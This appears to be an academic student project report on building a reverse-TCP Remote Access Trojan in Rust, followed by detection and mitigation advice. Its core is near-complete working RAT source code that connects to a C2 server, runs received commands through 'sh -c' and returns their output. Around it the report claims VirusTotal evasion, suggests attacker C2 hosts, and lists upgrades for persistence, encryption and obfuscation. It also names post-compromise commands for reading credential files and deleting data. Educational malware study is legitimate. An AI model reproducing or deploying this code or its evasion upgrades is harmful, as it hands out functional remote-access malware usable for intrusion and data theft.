****

**PROJECT REPORT**

**By:**

Jiya Chordiya–K035  
Swaraj Tandel–K070  
Tatsam Pandey – K072

**B Tech Computer Science & Engineering Cyber Security**

**Under Guidance Of:**

Prof. Dhanashree Kulkarni

**Notification**

This report is provided "as is" for informational and academic purposes only. The authors do not endorse any malicious activity or misuse of the code and analysis described herein. This report is marked TLP:WHITE—information may be distributed without restriction.

**Summary**

A reverse TCP-based Remote Access Trojan (RAT) was developed using Rust to study stealthy malware behaviour, evasion techniques, and detection challenges. The RAT establishes a persistent connection to a Command and Control (C2) server, executes system commands, and exfiltrates output without requiring superuser privileges. The malware remained undetected on VirusTotal, highlighting Rust's novelty in malware development.

**Submitted Artifacts**

* RAT Executable (ELF 64-bit, unstripped)
* Source Code (Rust)
* PCAP Logs from Controlled Execution
* C2 Server Scripts (Bash/Python)

**Findings**

**Capabilities:**

* Command execution via shell using standard input/output redirection
* Directory and file enumeration
* System information gathering (CPU, memory, network interfaces)
* File reading (e.g., /etc/passwd)
* Basic denial of service (e.g., shutdown/reboot commands)

**Key Behaviours:**

* Establishes outbound connection to C2 at port 4444
* Receives plaintext commands and sends back output
* Executes looped beaconing with retry logic every 5 seconds
* Supports graceful shutdown via "exit" command

**Dynamic Observations:**

* Reverse shell session initiated over TCP
* Commands like whoami, cat /etc/passwd, ip a executed remotely
* PCAP logs confirm full attack lifecycle from connection to command exfiltration and session closure

**Static Observations:**

* Written in Rust, compiled to ELF format
* Unstripped binary retains debug symbols
* Network-related strings (connect, ConnectionRefused) discovered
* Linked libraries: libc.so, libssl.so (optional), std::net::TcpStream

**PART A: Creation of Malware**

**1. Rust Library Imports and Their Roles**

use std::io::{Read, Write};

use std::net::TcpStream;

use std::process::{Command, Stdio};

use std::thread;

use std::time::Duration;

|  |  |
| --- | --- |
| **Import** | **Functionality** |
| Read, Write | Allows bidirectional communication through TCP stream (receive commands, send results). |
| TcpStream | Establishes a TCP connection between RAT (client) and C2 server. |
| Command, Stdio | Spawns and manages system-level shell commands. Captures output and error. |
| thread | Introduces delays between retry attempts, simulating real-world beaconing logic. |
| Duration | Defines sleep intervals in seconds for connection retries. |

**Security Note:** Rust’s strong memory model protects against buffer overflows, making detection and reverse engineering more difficult.

**2. C2 Server Address Configuration**

const C2\_SERVER: &str = "127.0.0.1:4444";

* Specifies the **target C2 server address** where the RAT will attempt to connect.
* 127.0.0.1 (localhost) is for **testing**; in deployment, this would be:
  + A public IP
  + A Tor hidden service (e.g., onion address)
  + A dynamic DNS (e.g., attacker.ddns.net)

Port 4444 is commonly used by reverse shells, and may trigger heuristic AV/IDS detection if unencrypted.

**3. Command Execution Function**

fn execute\_command(command: &str) -> String {

let output = Command::new("sh")

.arg("-c")

.arg(command)

.stdout(Stdio::piped())

.stderr(Stdio::piped())

.output();

match output {

Ok(output) => {

let stdout = String::from\_utf8\_lossy(&output.stdout);

let stderr = String::from\_utf8\_lossy(&output.stderr);

format!("STDOUT:\n{}\nSTDERR:\n{}", stdout, stderr)

}

Err(e) => format!("Error executing command: {}", e),

}

}

**Line-by-Line Explanation:**

* Command::new("sh"): Launches a shell session (sh -c) to execute arbitrary commands.
* stdout(Stdio::piped()): Captures standard output.
* stderr(Stdio::piped()): Captures errors (useful for debugging).
* output(): Blocks until the command finishes running, returning a Result.

**Output Handling:**

* Uses String::from\_utf8\_lossy() to safely convert byte output to UTF-8.
* Merges both stdout and stderr into a readable string, providing full feedback to the attacker.

This command structure is **POSIX-specific** — for cross-platform compatibility, use cmd.exe on Windows.

**4. Core Functionality – Main Loop**

fn main() {

loop {

match TcpStream::connect(C2\_SERVER) {

* **Infinite loop** simulates beaconing: the RAT never exits unless instructed.
* TcpStream::connect attempts to establish a TCP connection.
* If successful, the RAT enters a command listening loop; otherwise, it sleeps and retries.

**5. Command Listener & Execution Logic**

Ok(mut stream) => {

println!("Connected to C2 server at {}", C2\_SERVER);

loop {

let mut buffer = [0; 1024];

match stream.read(&mut buffer) {

Ok(0) => {

println!("Connection closed by C2 server");

break;

}

**Command Receiving Logic:**

* Reads up to 1024 bytes from the TCP stream.
* Ok(0) = clean connection closure (C2 server shut down or reset).
* If data is received, convert the byte buffer to a string:

Ok(n) => {

let command = String::from\_utf8\_lossy(&buffer[..n]).trim().to\_string();

* Trim whitespace to clean command input.

**6. Command Filtering and Handling**

if command.to\_lowercase() == "exit" {

println!("Received exit command. Shutting down.");

return;

}

* If the command is exit, the RAT terminates — allows the attacker to gracefully shut down the session.

**7. Executing and Returning Output**

let result = execute\_command(&command);

let \_ = stream.write\_all(result.as\_bytes());

* Executes the command using the previously defined function.
* Sends back the result to the attacker.

This forms a **complete remote shell cycle**:

1. Receive command → 2. Execute → 3. Send output

**8. Reconnection Logic on Failure**

Err(\_) => {

println!("Failed to connect to C2 server. Retrying in 5 seconds...");

thread::sleep(Duration::from\_secs(5));

}

* If initial connection fails, the RAT waits 5 seconds and tries again.
* This retry loop mimics real malware "beaconing" — persistently attempting to phone home.

In real-world use, delays would be **randomized (jittered)** to avoid detection.

**9. Execution Summary Table**

|  |  |
| --- | --- |
| **Component** | **Purpose** |
| TcpStream::connect() | Connect to the C2 server (initial reverse shell) |
| stream.read() | Receive shell commands from the attacker |
| execute\_command() | Run the command in a local shell |
| stream.write\_all() | Send back the output (both stdout and stderr) |
| thread::sleep() | Wait before retrying a failed connection (persistence loop) |
| if command == "exit" | Provide attacker-controlled termination |

**10. Limitations of Current Implementation**

|  |  |
| --- | --- |
| **Limitation** | **Potential Solution** |
| Unix-only shell (sh) | Add OS detection (e.g., via cfg! macros) and use cmd.exe on Windows |
| No persistence | Use autorun keys (Windows), crontabs, or systemd units (Linux) |
| No encryption | Add rustls or native-tls for secure C2 communication |
| No obfuscation | Use encoding, polymorphism, or cargo-obfuscate |
| Static IP for C2 | Replace with domain + DNS, or use decentralized C2 like Telegram/Bluetooth |

**11.Damage Potential and Detection**


**Capabilities Without Root Access**


Even without superuser privileges, the malware can cause extensive damage by misusing standard Unix commands:

* **Reconnaissance:**
  + ip a, ifconfig – Reveal active network interfaces and IP addresses.
  + uname -a, hostname – Identify OS details and machine identity.
  + cat /proc/cpuinfo, cat /proc/meminfo – Gather system hardware information.
  + ls -alR, find / -type f – Perform directory and file enumeration.
* **File Access:**
  + cat /etc/passwd, cat ~/.bash\_history – Access sensitive information without needing elevated rights.
  + Read configuration files, credentials stored in plain text, and SSH keys.
* **System Disruption:**
  + shutdown, reboot, logout – Force termination of user sessions or reboot the system.
  + rm -rf <path> – Delete important user or system files.

**Impact:**

* **Deep system visibility:** Enables attackers to profile system environment and software.
* **Service disruption:** System reboot or shutdown leads to downtime.
* **User data leakage:** Confidential data may be accessed or exfiltrated.
* **Lateral movement prep:** Attackers gain necessary insights to pivot across networks.





**12.Detection and Prevention Techniques**

**1. Behavioural Detection**

* Track unexpected command executions, such as cat /etc/passwd or shutdown.
* Look for binaries spawning shells (sh, bash, etc.) from user directories.
* Identify repetitive or failed connection attempts indicative of beaconing.

**2. Network Defence**

* Block common reverse shell ports like 4444, 5555, 1337 at firewall level.
* Apply Deep Packet Inspection (DPI) to detect plain-text C2 communication.
* Use TLS decryption tools to inspect encrypted C2 if applicable.

**3. Host-Based Detection**

* Enable real-time file integrity monitoring tools like Tripwire.
* Restrict execution from temporary and user-space directories (/tmp, /home/user/Downloads).
* Use AppArmor or SELinux profiles to prevent unknown applications from accessing sensitive paths.

**4. Privilege Hardening**

* Avoid granting unnecessary sudo rights to non-administrative users.
* Enforce user-specific firewall policies to restrict internet access.
* Lock down startup scripts to prevent unauthorized persistence mechanisms.

**5. Signature & Heuristic Tools**


* Expand antivirus detection capabilities to include less common languages like Rust.
* Use fuzzy hashing and behavioural fingerprinting to detect similar malicious traits.
* Establish alerts for unsigned or untrusted binaries executing from non-standard locations.

To reduce the risk and impact of such malware, the following mitigation strategies are recommended:


1. **Application Whitelisting:** Only allow pre-approved software to execute on endpoints.
2. **Network Segmentation:** Isolate critical systems and restrict internal communication paths.
3. **Endpoint Detection and Response (EDR):** Continuously monitor for suspicious activity and command execution.
4. **User Awareness and Training:** Educate users about phishing and social engineering which are common infection vectors.
5. **Patch Management:** Keep all systems and dependencies up to date to prevent exploitation of known vulnerabilities.
6. **Monitoring and Logging:** Ensure comprehensive logging of system and network activity, and set up alerts for anomalies.
7. **Use of Sandboxes:** Analyse unknown binaries in a sandbox environment before execution.
8. **Restrict Use of Powerful Commands:** Use AppArmor or SELinux policies to limit access to system-critical binaries like shutdown, rm, cat /etc/passwd, etc.
9. **Multi-Factor Authentication (MFA):**Protect remote access tools and critical accounts with MFA.
10. **Backup and Recovery:** Maintain secure and tested backups to recover from data loss or system compromise.

